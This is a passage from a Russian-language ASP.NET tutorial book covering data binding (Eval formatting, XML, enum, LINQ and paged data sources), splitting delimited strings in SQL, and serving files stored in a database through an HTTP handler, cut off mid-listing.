 // Асинхронный обработчик результата метода
 GetTimeCallback = function(result) {
  if (result) {
   document.getElementById("resultDiv").innerHTML = result;
  }
 }
</script>
</head>
<body>
<form id="form1" runat="server">
 <asp:ScriptManager EnablePageMethods="true"
         ID="MainSM" runat="server" ScriptMode="Release"
         LoadScriptsBeforeUI="true">
 </asp:ScriptManager>
 <div id="resultDiv">
 </div>
 <input value="Вызов" type="button" onclick="OnButtonClick();" />
</form>
</body>
</html>
```

**Листинг 11.17. Вызов серверного метода с помощью AJAX (CS-код)**

```
using System;
using System.Collections;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Web;
using System.Web.SessionState;
using System.Web.UI;
using System.Web.UI.WebControls;
using System.Web.UI.HtmlControls;

namespace AJAX_Test1
{
public class Page4 : System.Web.UI.Page
{
  [System.Web.Services.WebMethod]
  public static string GetTime()
  {
   return DateTime.Now.ToString();
  }
}
}
```

# ГЛАВА 12



# Базы данных, привязка данных

"Ну и запросы у вас" —
сказала база данных.
И повисла...

## 12.1. Привязка данных

DbData\Data_Binding

В этом разделе я опишу классы, предназначенные для привязки данных, которые иногда значительно сокращают время разработки. Кроме того, я дам несколько советов, как сделать привязку данных более гибкой.

### 12.1.1. Сложная привязка данных с помощью *DataBinder*

При привязке данных не стоит забывать, что у метода `DataBinder.Eval` есть реализация с двумя параметрами:

```
<%# Eval("expression"[, "format"]) %>
```

Выражение `expression` определяет отображаемые данные, а `format` — формат отображения данных. Например, так:

```
<%# Eval("Price", "{0:C}") %>
```

В форматной строке можно указывать и отображаемый текст:

```
<%# Eval("Price", "{Цена товара составляет 0:C.}") %>
```

Если же обычных возможностей метода `Eval` не хватает (например, надо выполнить сложное форматирование данных или их дополнительную обработку), можно "обернуть" вызов в дополнительный метод. Такой метод должен возвращать тип `string` и принимать параметры типа `object`.

В ASPX-коде:

```
<%# ExFormatter(DataBinder.Eval(Container.DataItem, "Number"))%>
```

В CS-коде:

```
public string ExFormatter(object number)
{
int n = Convert.ToInt32(number);
return (n+1).ToString();
}
```

В некоторых простых случаях можно использовать обычный метод `Format`:

```
<%# string.Format("Текст {0}", Eval("FirstName")) %>
```

В случае форматирования числовых значений можно использовать стандартные возможности методов `Format` и `Eval` *(см. разд.1.37.8)*.

## 12.1.2. Зависимая привязка данных

В примере *разд. 3.10* отображались данные пользователя: имя (`FirstName`) и фамилия (`LastName`). Оба поля отображались независимо, и даже если одно из них не заполнено, то второе все равно отображалось.

```
<%# Eval("FirstName") %>  <%# Eval("LastName") %>
```

Иногда требуется более сложное отображение, например, отображать одно поле, только если заполнено второе. В этом случае можно воспользоваться такой конструкцией:

```
<%# Eval("FirstName", "{0}, " + Eval("LastName", "{0}"))%>
```

Напомню, что второй параметр метода `Eval` принимает формат отображаемых данных, поэтому второе поле (`LastName`) будет отображаться только вместе с первым.

Еще один пример. Если имя и фамилию надо разделять запятой, то в случае обычного отображения фамилия без имени, но с запятой в начале, будет выглядеть некрасиво. Хотелось бы отображать запятую, только если есть имя, и не отображать ее, если имя не указано. Сделать это можно с помощью того же параметра формата:

```
<%# Eval("FirstName", "{0}, ") %><%# Eval("LastName") %>
```

Запятая здесь включается в формат отображения имени, и поэтому при отсутствии имени просто не будет отображаться.

## 12.1.3. Привязка XML-данных

Для привязки XML-данных к таблице или другим элементам управления данными вовсе не обязательно разбирать XML вручную, как это иногда делают начинающие программисты. Для работы с XML как с источником данных можно использовать класс `XmlDataSource`.

Для описания источника данных достаточно добавить строку в ASPX-файл:

```
<asp:XmlDataSource ID="ds1" runat="server" DataFile="Books1.xml" />
<asp:XmlDataSource ID="ds2" runat="server" DataFile="Books2.xml" />
```

Очевидно, что атрибут `ID` задает идентификатор источника, а атрибут `DataFile` указывает путь к самому файлу. В нашем примере файлы двух источников будут такие, как показано в листингах 12.1 и 12.2.

Привязка данных с этими источниками ничем не отличается от обычной, за исключением вызова метода `XPath`, который позволяет получить значение по указанному пути в XML-файле, например:

```
<asp:Label ID="lblID" runat="server" Text='<%# XPath("@Id") %>' />
```

В этом примере берется атрибут `Id` тега `Book` (файл Books1.xml). Пример страницы с привязкой первого файла к таблице, а второго к дереву показан в листинге 12.3.

Интересно, что для XML-источника можно сразу задать файл трансформации с помощью свойства `TransformFile`.

**Листинг 12.1. Файл Books1.xml**

```
<?xml version="1.0" ?>
<ListOfBooks>
<Computers>
 <Book Id="1" Title="Title1"/>
</Computers>
<Historical>
 <Book Id="2" Title="Title2"/>
</Historical>
</ListOfBooks>
```

**Листинг 12.2. Файл Books2.xml**

```
<?xml version="1.0" ?>
<ListOfBooks>
<Book Id="1">
 <Title>Title-1</Title>
```

```
 <Price>50</Price>
</Book>
<Book Id="2">
 <Title>Title-2</Title>
 <Price>150</Price>
</Book>
</ListOfBooks>
```

**Листинг 12.3. Привязка XML-данных к таблице и дереву**

```
<%@ Page Language="C#" AutoEventWireup="false"
      CodeFile="Default.aspx.cs" Inherits="_Default" %>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
   "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
 <title></title>
</head>
<body>
 <form id="form1" runat="server">
 <asp:GridView ID="GridView1" runat="server"
      AutoGenerateColumns="False" DataSourceID="ds1">
   <Columns>
     <asp:TemplateField HeaderText="ID">
       <ItemTemplate>
         <asp:Label ID="lblID" runat="server"
            Text='<%# XPath("@Id") %>' /></b><br />
        </ItemTemplate>
     </asp:TemplateField>
     <asp:TemplateField HeaderText="Title">
       <ItemTemplate>
         <asp:Label ID="lblTitle" runat="server"
            Text='<%# XPath("Title") %>' /></b><br />
       </ItemTemplate>
     </asp:TemplateField>
     <asp:TemplateField HeaderText="Price">
       <ItemTemplate>
         <asp:Label ID="lblPrice" runat="server"
            Text='<%# XPath("Price") %>' /></b><br />
       </ItemTemplate>
     </asp:TemplateField>
   </Columns>
```

```
 </asp:GridView>
 <hr />
 <asp:TreeView ID="TreeView1" runat="server" DataSourceID="ds2">
   <DataBindings>
     <asp:TreeNodeBinding DataMember="Book"
                    TextField="Title" />
   </DataBindings>
 </asp:TreeView>
 <asp:XmlDataSource ID="ds1" runat="server"
      DataFile="Books1.xml" />
 <asp:XmlDataSource ID="ds2" runat="server"
      DataFile="Books2.xml" />
 </form>
</body>
</html>
```

## 12.1.4. Привязка списка данных к выпадающему списку

DbData/ BindList2DropDown

Привязать список данных к выпадающему списку можно так:

```
protected void Page_Load(object sender, EventArgs e)
{
if (!IsPostBack)
{
 ddlUserList.DataSource = new TestDataSource().GetUserList();
 ddlUserList.DataTextField = "Name";
 ddlUserList.DataValueField = "ID";
 ddlUserList.DataBind();
}
}
```

Метод `GetUserList` возвращает список элементов `User`:

```
public class TestDataSource
{
public List<User> GetUserList()
{
  List<User> result = new List<User>();

  for (int i=0; i<10; i++)
  result.Add(new User() { ID = 1, Name = "Имя-"+i.ToString() });
```

```
  return result;
}
}
```

Разумеется, это тестовый вариант кода. В реальной программе этот список будет читаться из БД или другого источника данных.

Класс `User` должен иметь поля `Name` и `ID`, в соответствии с которыми производилась привязка:

```
public class User
{
public int ID { get; set; }
public string Name { get; set; }
}
```

В результате в выпадающем списке будет отображаться значение поля `Name` (имя этого поля указывается в свойстве `DataTextField`), а идентификаторами этих значений будут соответствующие значения поля `ID` (имя этого поля указывается в свойстве `DataValueField`).

Добавление элементов уже после привязки можно сделать с помощью такого кода:

```
ddlUserList.DataSource = new TestDataSource().GetUserList();
ddlUserList.DataTextField = "Name";
ddlUserList.DataValueField = "ID";
ddlUserList.DataBind();
ddlUserList.Items.Insert(0, "Выбор пользователя");
```

Строка "выбор пользователя" окажется на первом месте в списке.

## 12.1.5. Привязка перечислений *(enum)*

DbData/Enums

Предположим, что у нас есть перечисление ролей:

```
public enum Roles
{
Guest = 0,
Admin = 1,
User = 2,
}
```

Задача заключается в отображении этого списка в выпадающем списке (точно так же можно будет подключить список к другим элементам управления, выпадающий список я выбрал просто для примера):

```
<asp:DropDownList ID="ddl1" runat="server" />
```

Самый простой способ — использование метода GetNames:

```
ddl1.DataSource = Enum.GetNames(typeof(Roles));
ddl1.DataBind();
```

## Добавление дополнительных элементов

Первый вопрос, который мы решим, — как добавить в этот список дополнительные значения, например "вариант не выбран". Конечно, можно сделать специальный метод, который вернет список, полученный с помощью GetNames, и добавит туда новые элементы, но это очень сложный путь. Гораздо проще воспользоваться уже готовыми методами элемента DropDownList:

```
<asp:DropDownList ID="ddl1" runat="server"
                AppendDataBoundItems="true">
<asp:ListItem Text="вариант не выбран" Selected="True" />
</asp:DropDownList>
```

Описание ListItem указывает новый элемент в выпадающем списке, а свойство AppendDataBoundItem, равное true, говорит о том, что перед привязкой данных не нужно уничтожать те элементы, которые уже есть в выпадающем списке. Кроме того, у нового элемента свойство Selected выставлено в true, а значит, по умолчанию именно этот элемент будет выбран в выпадающем списке.

## Расширенная привязка перечислений

В приведенном ранее примере есть одна неприятность — имена элементов, отображаемые в списке, в точности совпадают с именами, указанными в перечислении. Во-первых, эти имена не могут содержать пробелы, а во-вторых, хотелось бы отображать названия ролей на русском языке[1].

Для добавления красивых названий мы будем использовать атрибут Description:

```
public enum Roles
{
[Description("Гость")]
Guest = 0,
[Description("Администратор")]
```

[1] Если вы работаете с БД, то прежде чем идти описанным здесь путем, подумайте — возможно, имеет смысл перенести названия и коды ролей в БД и делать привязку не к перечислению, а к обычной таблице-справочнику, загружаемой из БД. В будущем это позволит легко сделать, например, редактор ролей или расширить функциональность как-то еще.

```
Admin = 1,
[Description("Пользователь")]
User = 2,
}
```

Теперь вместо названий из перечисления нам нужно вернуть значение атрибута `Description`. Но этого мало. Если по обычному имени мы вполне могли получить значение перечисления, то по описанию это сделать сложнее. Поэтому, кроме собственно имени, мы будем привязывать значение перечисления. Получение такого списка показано в листинге 12.4. Привязка данных будет чуть сложнее, т. к. мы будем привязывать `SortedList`, и нам нужно еще указать поля имени и значения:

```
ddl2.DataSource = Enum2DDL.GetEnumForBind(typeof(Roles));
ddl2.DataTextField = "value";
ddl2.DataValueField = "key";
ddl2.DataBind();
```

Теперь в выпадающем списке будут русские названия ролей и их цифровые значения.

**Листинг 12.4. Получение расширенного списка из перечисления**

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Collections;
using System.Reflection;
using System.ComponentModel;

public static class Enum2DDL
{
 public static SortedList GetEnumForBind(Type enumeration)
 {
   // Получаем список имен перечисления
   string[] names = Enum.GetNames(enumeration);
   // Список значений перечисления
   Array values = Enum.GetValues(enumeration);

   // Результирующий список
   SortedList result = new SortedList();
   for (int i = 0; i < names.Length; i++)
```

```
    {
      // Сначала берем просто имя
      string name = names[i];

      // Но если указан атрибут Description,
      // то берем его значение
      FieldInfo fi = enumeration.GetField(names[i]);
      DescriptionAttribute[] attributes =
        (DescriptionAttribute[])fi.GetCustomAttributes(
         typeof(DescriptionAttribute), false);
      if (attributes.Length > 0)
        name = attributes[0].Description;

      // Добавляем в список значение перечисления и имя
      result.Add(Convert.ToInt32(values.
                  GetValue(i)).ToString(), name);
    }

    // Возвращаем результат
    return result;
  }
}
```

## Вычисление имен значений перечисления

Небольшая хитрость позволяет иногда сократить время разработки приложения. Если приложение англоязычное, перечислений очень много и времени на расстановку описаний нет, то можно попробовать вычислить их на основе самих названий. Например:

```
public enum BugStatus
{
 None,
 Submitted,
 InProcess,
 Fixed,
 ByDesign,
 NotReproducible,
 NoBug,
}
```

Для названий, состоящих из одного слова, проблем вообще нет. А вот название `InProgress` без пробела будет смотреться некрасиво. Идея! Этот пробел нужно просто вставить. Другими словами, перед каждой заглавной буквой, кроме первой, добавить пробел. Тогда все имена автоматически станут пра-

вильными, если, конечно, названия перечислений заданы корректно. Код, переводящий имена перечисления указанным образом, приведен в листинге 12.5. Привязка данных делается точно так же, как и в предыдущем случае.

**Листинг 12.5. Получение описаний перечисления на основе имен**

```
public static SortedList GetEnumForBindQ(Type enumeration)
{
 // Получаем список имен перечисления
 string[] names = Enum.GetNames(enumeration);
 // Список значений перечисления
 Array values = Enum.GetValues(enumeration);

 // Результирующий список
 SortedList result = new SortedList();
 for (int i = 0; i < names.Length; i++)
 {
   // Получаем название из имени в перечислении
   string name = FromCamelCase(names[i]);

   // Добавляем в список значение перечисления и имя
   result.Add(Convert.ToInt32(
          values.GetValue(i)).ToString(), name);
 }

 // Возвращаем результат
 return result;
}

// Метод переводит имя перечисления в описание
public static string FromCamelCase(string camelCase)
{
 if (camelCase == null)
   throw new ArgumentException("Null недопустим");

 StringBuilder sb = new StringBuilder(camelCase.Length + 10);
 bool first = true;
 char lastChar = '\0';

 foreach (char ch in camelCase)
 {
   if (!first &&
      (char.IsUpper(ch) ||
       char.IsDigit(ch) && !char.IsDigit(lastChar)))
     sb.Append(' ');
```

```
    sb.Append(ch);
    first = false;
    lastChar = ch;
  }

 return sb.ToString();
}
```

## 12.1.6. Привязка данных Access

В случае необходимости хранить данные в таблице MS Access можно использовать стандартный класс `AccessDataSource`. В отличие от обычного `SqlDataSource`, для этого источника данных не требуется указание строки подключения. С одной стороны, это не плохо, т. к. значительно упрощает работу: достаточно указать относительный путь к файлу в папке App_Data (например, ~/App_Data/MyData.mdb) и можно работать. С другой стороны, эта же простота оборачивается некоторыми ограничениями. Так нельзя открывать файлы, защищенные паролем.

Пример описания источника данных MS Access:

```
<asp:accessdatasource
    id="ds1"
    runat="server"
    datasourcemode="DataSet"
    datafile="~/App_Data/Books.mdb"
    selectcommand="SELECT ID, Title, Price FROM Books"/>
```

В остальном формат привязки данных такой же, как и у `SqlDataSource`.

Подробнее об этом элементе можно прочитать в статье

**http://msdn.microsoft.com/ru-ru/library/**

**system.web.ui.webcontrols.accessdatasource.aspx**

## 12.1.7. Привязка данных к списку

Для отображения списка данных (аналогично HTML-тегу `li`) совсем не обязательно делать это вручную с помощью генерации HTML или класса `Repeater`. Проще воспользоваться серверным элементом `BulletedList`:

```
<asp:BulletedList id="BooksBulletedList"
 BulletStyle="Disc"
 DisplayMode="LinkButton"
 DataTextField="Title"
```

```
 DataSourceID="ds1"
 runat="server"/>
```

С помощью атрибутов `BulletStyle` и `DisplayMode` можно управлять видом списка.

Подробнее об этом элементе можно прочитать в статье

**http://msdn.microsoft.com/ru-ru/library/system.web.ui.webcontrols.bulletedlist.aspx**

## 12.1.8. Привязка данных с помощью LINQ

Механизм LINQ, появившийся в .NET 3.5, позволяет использовать всю мощь новых типов запросов не только в коде, но и на страницах ASP.NET. Для этого применяется класс `LinqDataSource`.

LINQ позволяет запрашивать данные почти из любого источника. Привязать данные можно либо указав имя класса в атрибуте `ContextTypeName` (этот класс должен быть производным от `DataContext`), либо с помощью метода `Selecting`, который вызывается при запросе данных:

```
<asp:LinqDataSource ID="ds1" runat="server"
             onselecting="ds1_Selecting" />

protected void ds1_Selecting(object sender,
             LinqDataSourceSelectEventArgs e)
{
e.Result = new BookList() {
  new Book() { ID = 1, Title = "Title-1", Price = 100 },
  new Book() { ID = 2, Title = "Title-2", Price = 200 },
  new Book() { ID = 3, Title = "Title-3", Price = 300 },
};
}
```

LINQ очень мощный инструмент, а класс `LinqDataSource` включает все эти возможности прямо в ASPX. Например, можно создавать анонимные классы, порожденные из источника данных, напрямую в источнике данных:

```
<asp:LinqDataSource
Select="new(
  Title As Title1,
  Price As Price1
 )"
ID="ds2"
onselecting="ds2_Selecting"
```

```
runat="server">
</asp:LinqDataSource>
```

Аналогично можно использовать группировку, сортировку, фильтрацию и многое другое.

Подробнее об этом элементе можно прочитать в статье

**http://msdn.microsoft.com/ru-ru/library/system.web.ui.webcontrols.linqdatasource.aspx**

## 12.1.9. Привязка данных с разбивкой на страницы

Controls\PagedRepeater

С помощью источника данных `PagedDataSource` можно реализовать разбивку на страницы, например, обычного элемента `Repeater` *(см. разд. 3.10)*.

Пусть мы хотим отобразить список пользователей, которые представляются классом `User` с тремя простыми полями:

```
public class User
{
// Идентификатор
public int ID { get; set; }
// Имя
public string FirstName { get; set; }
// Фамилия
public string LastName { get; set; }
}
```

Источник данных не играет роли. Для простоты возьмем обычный список:

```
public class TestDataSource
{
 public List<User> GetUserList()
 {
   List<User> result = new List<User>();

   for (int i=0; i<100; i++)
     result.Add(new User() {
       ID = i,
       FirstName = "F"+i.ToString(),
       LastName = "L"+i.ToString()
     });

   return result;
 }
}
```

Отображение данных будет осуществляться обычным списком с помощью элемента `Repeater`:

```
<asp:Repeater ID="userList" runat="server">
<HeaderTemplate>
 <ul>
</HeaderTemplate>
<ItemTemplate>
 <li>
  <%# Server.HtmlEncode(Eval("FirstName").ToString()) %>
   
  <%# Server.HtmlEncode(Eval("LastName").ToString()) %>
 </li>
</ItemTemplate>
<FooterTemplate>
 </ul>
</FooterTemplate>
</asp:Repeater>
```

Здесь ничего нестандартного нет. А вот для организации страниц нам потребуются две кнопки листания страниц (вперед/назад) и элемент для отображения текущей страницы:

```
<asp:Button ID="cmdPrev" runat="server" Text=" << "
            OnClick="cmdPrev_Click"></asp:Button>
<asp:Label ID="lblCurrentPage" runat="server"></asp:Label>
<asp:Button ID="cmdNext" runat="server" Text=" >> "
            OnClick="cmdNext_Click"></asp:Button>
```

Получать данные мы будем с помощью метода, который возвращает список записей, но для оптимизации скорости работы мы будем хранить полученный список в сессии:

```
public List<User> DataList
{
get
{
 // Смотрим, нет ли данных в сессии
 var list = Session["DataList"] as List<User>;
 if (list == null)
 {
   // Если нет, то получаем данные
   list = new TestDataSource().GetUserList();
   Session["DataList"] = list;
 }
```

```
 return list;
}
}
```

В обычном режиме, без необходимости разбивки на страницы, можно было бы привязать данные так:

```
userList.DataSource = DataList;
userList.DataBind();
```

Разбивка на страницы немного усложнит код, т. к. привязку нужно будет сделать через страничный источник данных:

```
public void BindRepeater()
{
// Создаем страничный источник данных
PagedDataSource pds = new PagedDataSource();
// Привязываем данные
pds.DataSource = DataList;
// Разрешаем страничный просмотр
pds.AllowPaging = true;
// Размер страницы 5 записей
pds.PageSize = 5;
// Восстанавливаем выбранный номер страницы
pds.CurrentPageIndex = CurrentPageIndex;

// Показываем текущую страницу
lblCurrentPage.Text = string.Format("Стр: {0} из {1}",
              CurrentPageIndex + 1, pds.PageCount);
// Включаем или нет кнопки листания
cmdPrev.Enabled = !pds.IsFirstPage;
cmdNext.Enabled = !pds.IsLastPage;

// Привязываем источник к отображению
userList.DataSource = pds;
userList.DataBind();
}
```

Размер страницы задается с помощью свойства `PageSize` источника `PagedDataSource`. Текущий номер страницы лучше всего хранить в данных страницы, а доступ к нему красивее всего оформить с помощью специального свойства:

```
public int CurrentPageIndex
{
get
```

```
{
 // Смотрим, есть ли номер страницы данных
 // в состоянии страницы
 object pageIndex = this.ViewState["_CurrentPage"];
 if (pageIndex == null)
  // Если нет — показываем первую
  return 0;
 else
  // Если есть — показываем нужную
  return (int)pageIndex;
}
set
{
 // Сохраняем текущий номер страницы данных
 this.ViewState["_CurrentPage"] = value;
}
}
```

Номер текущей страницы мы формируем из этого номера (увеличение на 1 нужно, т. к. нумерация в коде идет с нуля) и общего числа страниц `PageCount`. Активность кнопок вперед/назад выставляется в соответствии с правилом: с первой страницы нельзя перейти назад, а с последней вперед.

Остается только вызвать метод привязки данных при создании страницы:

```
protected void Page_Load(object sender, EventArgs e)
{
if (!IsPostBack)
{
  BindRepeater();
}
}
```

К минусам этого варианта разбивки (или скорее к ограничениям) можно отнести то, что из источника данных получается весь набор данных, который разбивается на страницы. Иногда лучше поискать другие варианты разбивки, например, делить на страницы на стороне БД с помощью SQL-скриптов. Или, если это список пользователей, сделать алфавитный указатель.

# 12.2. Передача списка в SQL

При необходимости передать в хранимую процедуру, например, список чисел, можно воспользоваться XML, а можно и просто передать строкой с разделителем. В последнем случае объем передаваемых данных будет меньше,

но в SQL-коде строку нужно будет разбить на части, согласно разделителю. Сделать это можно, например, с помощью такого кода:

```
Declare @xml as xml, @str as varchar(MAX),@delimiter as varchar(10)
SET @str='1 2 3'
SET @delimiter =' '
SET @xml = cast(('<X>'+replace(@str,
             @delimiter ,'</X><X>')+'</X>') as xml)
SELECT N.value('.', 'varchar(10)') as value FROM
                   @xml.nodes('X') as T(N)
```

Последний `SELECT` получает все элементы из разобранной строки.

# 12.3. Создание ссылки на файл, сохраненный в БД

DbData/FileInDB

Вообще, прежде чем положить файлы в БД, подумайте — может быть лучше держать их на файловой системе сервера? В этом случае нагрузка на сервер минимальна, а простота реализации ссылки вообще вне конкуренции. Кроме того, такое хранение позволяет кэшировать файлы (например, картинки), что существенно влияет на производительность сайта.

Хранение файлов в БД нужно в случае, когда производятся некоторые действия с этими файлами. Например, пользователь загружает, заменяет и удаляет файлы из некоторого хранилища. В этом случае БД — оптимальное место хранения, т. к. решаются проблемы одновременного доступа, когда один пользователь просматривает файлы, а другой в это время их редактирует или удаляет. Хранение на файловой системе может привести к конфликту, тогда как хранение в БД позволяет легко разрешить подобные ситуации. Кроме того, хранение в БД позволяет шифровать данные (шифровать можно и на файловой системе, но тогда простой ссылки не получится, нужно будет как-то расшифровать файл перед передачей). И еще — хранение на файловой системе требует прав на запись для учетной записи, под которой работает сайт. Это тоже не всегда допустимо.

Итак, мы выбрали способ хранения файлов в БД. Для определенности я буду говорить про MS SQL. Для хранения изображений в БД можно использовать поле типа `IMAGE` или `[varbinary](max)`.

Сначала посмотрим на обработчик, который будет возвращать нам нужные файлы. Для простоты мы сделаем идентификатором файлов обычное поле типа `INT`, т. е. обращение к обработчику будет таким:

```
http://myserver/file.ashx?id=123
```

Сразу скажу, что это не очень хорошо, если, например, возвращаются фотографии пользователей, видеть которые разрешается далеко не всем. Обычное число легко подобрать, просто перебирая числа подряд, а значит, любой пользователь сможет увидеть чужие фотографии, видеть которые ему не положено. Для защиты данных нужно проверять, что конкретному пользователю разрешено просматривать чужие данные. Плюс, вместо простого числового поля лучше использовать более сложные ключи, например, GUID, подобрать значения которых значительно сложнее *(см. разд. 14.4)*.

## 12.3.1. Код обработчика

Стандартный код обработчика выглядит так:

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;

public class FileHandler : IHttpHandler
{
 public void ProcessRequest(HttpContext context)
 {
   // Получаем идентификатор нужного файла
   // Для простоты я не делаю особых проверок
   // Но как минимум — перевести строку в число необходимо
   int id = int.Parse(HttpContext.Current.Request["ID"]);

   // Читаем контент в соответствии с id.
   // Как это делать я опишу дальше.
   string contentType = ...;
   // Читаем данные
   byte[] data = ...;

   // Выводим в поток
   HttpContext.Current.Response.ContentType = contentType;
   HttpContext.Current.Response.AppendHeader("Content-Length",
         data.Length.ToString());
   HttpContext.Current.Response.BinaryWrite(data);
   // Сбрасываем весь буфер
   HttpContext.Current.Response.Flush();
 }

 // Возможность повторного использования
 public bool IsReusable
```

```
  {
    get { return true; }
  }
}
```

Здесь все просто. Имея набор байтов, составляющих файл, нужно вывести его в выходной поток. Для того чтобы браузер мог определить размер данных, мы выводим заголовок `Content-Length`, а свойство `ContentType` определяет тип выводимых данных (про типы файла я еще буду рассказывать).

Кроме того, если файл не просто отображается на странице, а система дает скачать его с сайта, то можно добавить информацию об имени файла, которое браузер предложит пользователю:

```
HttpContext.Current.Response.AppendHeader("Content-Disposition",
                  "attachment; filename=img.jpg");
```

Перекрытое свойство `IsReusable` возвращает `true`, если система должна позволять использовать обработчик повторно. Если это свойство будет равно `false`, то обработчик будет уничтожаться и при каждом новом обращении создаваться заново. Обычно это требуется очень редко, поэтому для увеличения скорости работы лучше возвращать `true`.

Доступ к сессии из обработчика выглядит так:

```
HttpContext.Current.Session[имя]
```

Но, просто так сделать это не получится — объект `Session` всегда возвращает `null`. Для получения доступа к сессии обработчику нужно реализовать специальный интерфейс `IRequiresSessionState`. Интерфейс не имеет ни одного метода, поэтому достаточно просто добавить его наследование:

```
public class FileHandler : IHttpHandler, IRequiresSessionState
```

Второй вариант — интерфейс `IReadOnlySessionState`, который предоставляет доступ к сессии только для чтения. Лучше не добавлять доступ к сессии, когда это реально не требуется, т. к. такие обработчики создаются быстрее, чем те, которые должны работать с сессией.

## 12.3.2. Регистрация обработчика

Обработчик регистрируется в файле web.config в секции `httpHandlers`:

```
<httpHandlers>
<add verb="*" path="File.ashx" type="FileHandler" />
</httpHandlers>
```

Параметр `verb` позволяет указывать, на какие запросы будет реагировать обработчик. Значение `*` задает реакцию на любой HTTP-запрос, но при необходимости можно указывать только конкретные значения, например:

```
<add verb="GET,HEAD"...
```

Или так:

```
<add verb="GET, HEAD, POST, DEBUG" ...
```

Параметр `path` определяет имя обработчика, как его будет видеть веб-приложение. Параметр `type` определяет полное имя типа. Если класс обработчика расположен в папке `App_Code`, то указывается только имя типа, а если класс расположен, например, в модуле `WebCommon`, то полное имя может выглядеть как

```
type="Common.FileHandler, WebCommon.Common"
```

В случае если сборка имеет информацию о версии, то следующими параметрами в определении типа будет номер версии, культура и хэш сборки.

## 12.3.3. Код обработчика (второй вариант)

Обработчик можно сделать и отдельным файлом, без CS-кода. В этом случае можно обойтись и без регистрации в web.config. Для этого достаточно создать ASHX-файл со специальным заголовком:

```
<%@ WebHandler Language="C#" Class="FileHandlerH" %>

using System;
using System.Web;
using Core;

public class FileHandlerH : IHttpHandler
{
 public void ProcessRequest(HttpContext context)
 {
  ... тот же код, что и в CS-файле...
 }

 public bool IsReusable
 {
   get { return true; }
 }

}
```

Такой файл не требует перекомпиляции при изменении и регистрации его в web.config, зато CS-обработчик можно более гибко настроить, например, только на GET-запросы.

## 12.3.4. Структура БД для хранения файлов

В самом простейшем случае таблица, хранящая файлы, должна иметь четыре столбца. Вот пример SQL-кода, который создает такую таблицу:

```
CREATE TABLE [dbo].[FILES](
[ID]       [numeric](18, 0) IDENTITY(1,1) NOT NULL,
[FILE_NAME]   [nvarchar](1024) NOT NULL,
[FILE_CONTENT]  [nvarchar](1024) NOT NULL,
[FILE_IMAGE]   [image] NULL
CONSTRAINT [XPK_S_FILE] PRIMARY KEY CLUSTERED
(
[ID] ASC
) ON [PRIMARY]
) ON [PRIMARY] TEXTIMAGE_ON [PRIMARY]
GO
```

Поле `ID` является первичным автоинкрементным ключом нашей таблицы. Собственно сами данные файла хранятся в поле `FILE_IMAGE`.

Поле `FILE_CONTENT` хранит тип файла. Про него я расскажу позже.

Возможно, вам покажется, что сохранять имя файла (поле `FILE_NAME`) — лишняя трата времени, но практика показывает, что эта информация никогда не будет лишней, а вот восстановить несохраненные имена файлов, когда они вдруг потребуются для реализации дополнительной функциональности системы, будет почти нереально.

Конечно, в реальной системе полей может быть значительно больше, например, может сохраняться дата загрузки файла, пользователь и другие атрибуты. Но для нашего примера четырех полей вполне достаточно.

## 12.3.5. Базовые классы

Для работы с файлами нам потребуется два базовых класса: `FileEntity` и `FileContent` (листинг 12.6). Они отличаются только тем, что в классе `FileContent` присутствует поле `FileImage`, хранящее собственно данные файла. Такое разделение я сделал для того, чтобы при получении списка файлов не требовалось вынимать из БД содержимое файлов, часто очень тяжеловесное.

Логика работы с БД будет собрана в классе `FileDAL`, а бизнес-логика — в классе `FileBLL`. Страница `Default.aspx` будет отображать нужные элементы

управления и вызывать методы класса `FileBLL`, который, в свою очередь, будет вызывать методы `FileDAL`.

Для упрощения работы с БД мы будем использовать класс `SQLHelper.cs`, предоставляемый компанией Microsoft в библиотеке Microsoft Application Block.

Строка подключения к БД, как обычно, будет храниться в файле web.config.

Этого вполне достаточно, чтобы выполнить все необходимые операции.

**Листинг 12.6. Базовые классы**

```
[Serializable()]
public class FileContent : FileEntity
{
 public byte[] FileImage
 {
   get;
   set;
 }

 public FileContent() : base()
 {
 }
}

[Serializable()]
public class FileEntity : Entity
{
 public string FileName
 {
   get;
   set;
 }

 public string FileContent
 {
   get;
   set;
 }

 public FileEntity()
 {
   this.Id = null;
 }
}
```

```
public class Entity
{
 public decimal? Id
 {
   get;
   set;
 }
}
```

## 12.3.6. Загрузка файлов в БД

Начнем мы с загрузки файла в БД (иначе как мы будем отображать список файлов, если их не будет в БД?). На стороне БД за это будет отвечать специальная хранимая процедура:

```
CREATE PROCEDURE [dbo].[ADD_FILE]
@FILE_NAME  [nvarchar](1024),
@FILE_CONTENT [nvarchar](1024),
@FILE_IMAGE  [image] = NULL
AS
BEGIN
SET NOCOUNT ON;

INSERT INTO [dbo].[FILES] (
 [FILE_NAME],
 [FILE_CONTENT],
 [FILE_IMAGE]
 )
 VALUES (
 @FILE_NAME,
 @FILE_CONTENT,
 @FILE_IMAGE
 );

 SELECT SCOPE_IDENTITY() as [ID]
END
GO
```

Ничего сложного в ней нет, думаю, что дополнительных комментариев здесь не требуется.

На уровне работы с данными метод выглядит так:

```
public void AddFile(string fileName, string fileContent,
                        byte[] data)
```

```
{
SqlParameter[] parameters = new SqlParameter[]
{
 new SqlParameter("@FILE_NAME", fileName),
 new SqlParameter("@FILE_CONTENT", fileContent),
 CreateSqlBinaryParameter("@FILE_IMAGE", data)
};

SqlHelperClass.ExecuteNonQuery(ConnectionString,
   CommandType.StoredProcedure,
   "ADD_FILE", parameters);
}
```

Три параметра этого метода определяют всю необходимую информацию: имя файла (`fileName`), тип файла (`fileContent`) и собственно данные (`data`). Из них создается массив SQL-параметров и передается хранимой процедуре.

Метод создания параметра, передающего данные, выглядит чуть сложнее, чем другие вызовы, но класс `SQLHelper` делает и это не очень сложной задачей:

```
protected SqlParameter CreateSqlBinaryParameter(
           string parameterName, byte[] value)
{
 int size = 0;
 if (value != null)
  size = value.Length;
 return new SqlParameter(parameterName, SqlDbType.Image, size,
    ParameterDirection.Input, true, 1, 1, parameterName,
    DataRowVersion.Current, value);
}
```

В методе бизнес-логики нам нужно выделить имя файла (на тот случай, если от слоя представления будет приходить полное имя файла) и вызвать метод работы с данными:

```
public static void AddFile(FileContent file)
{
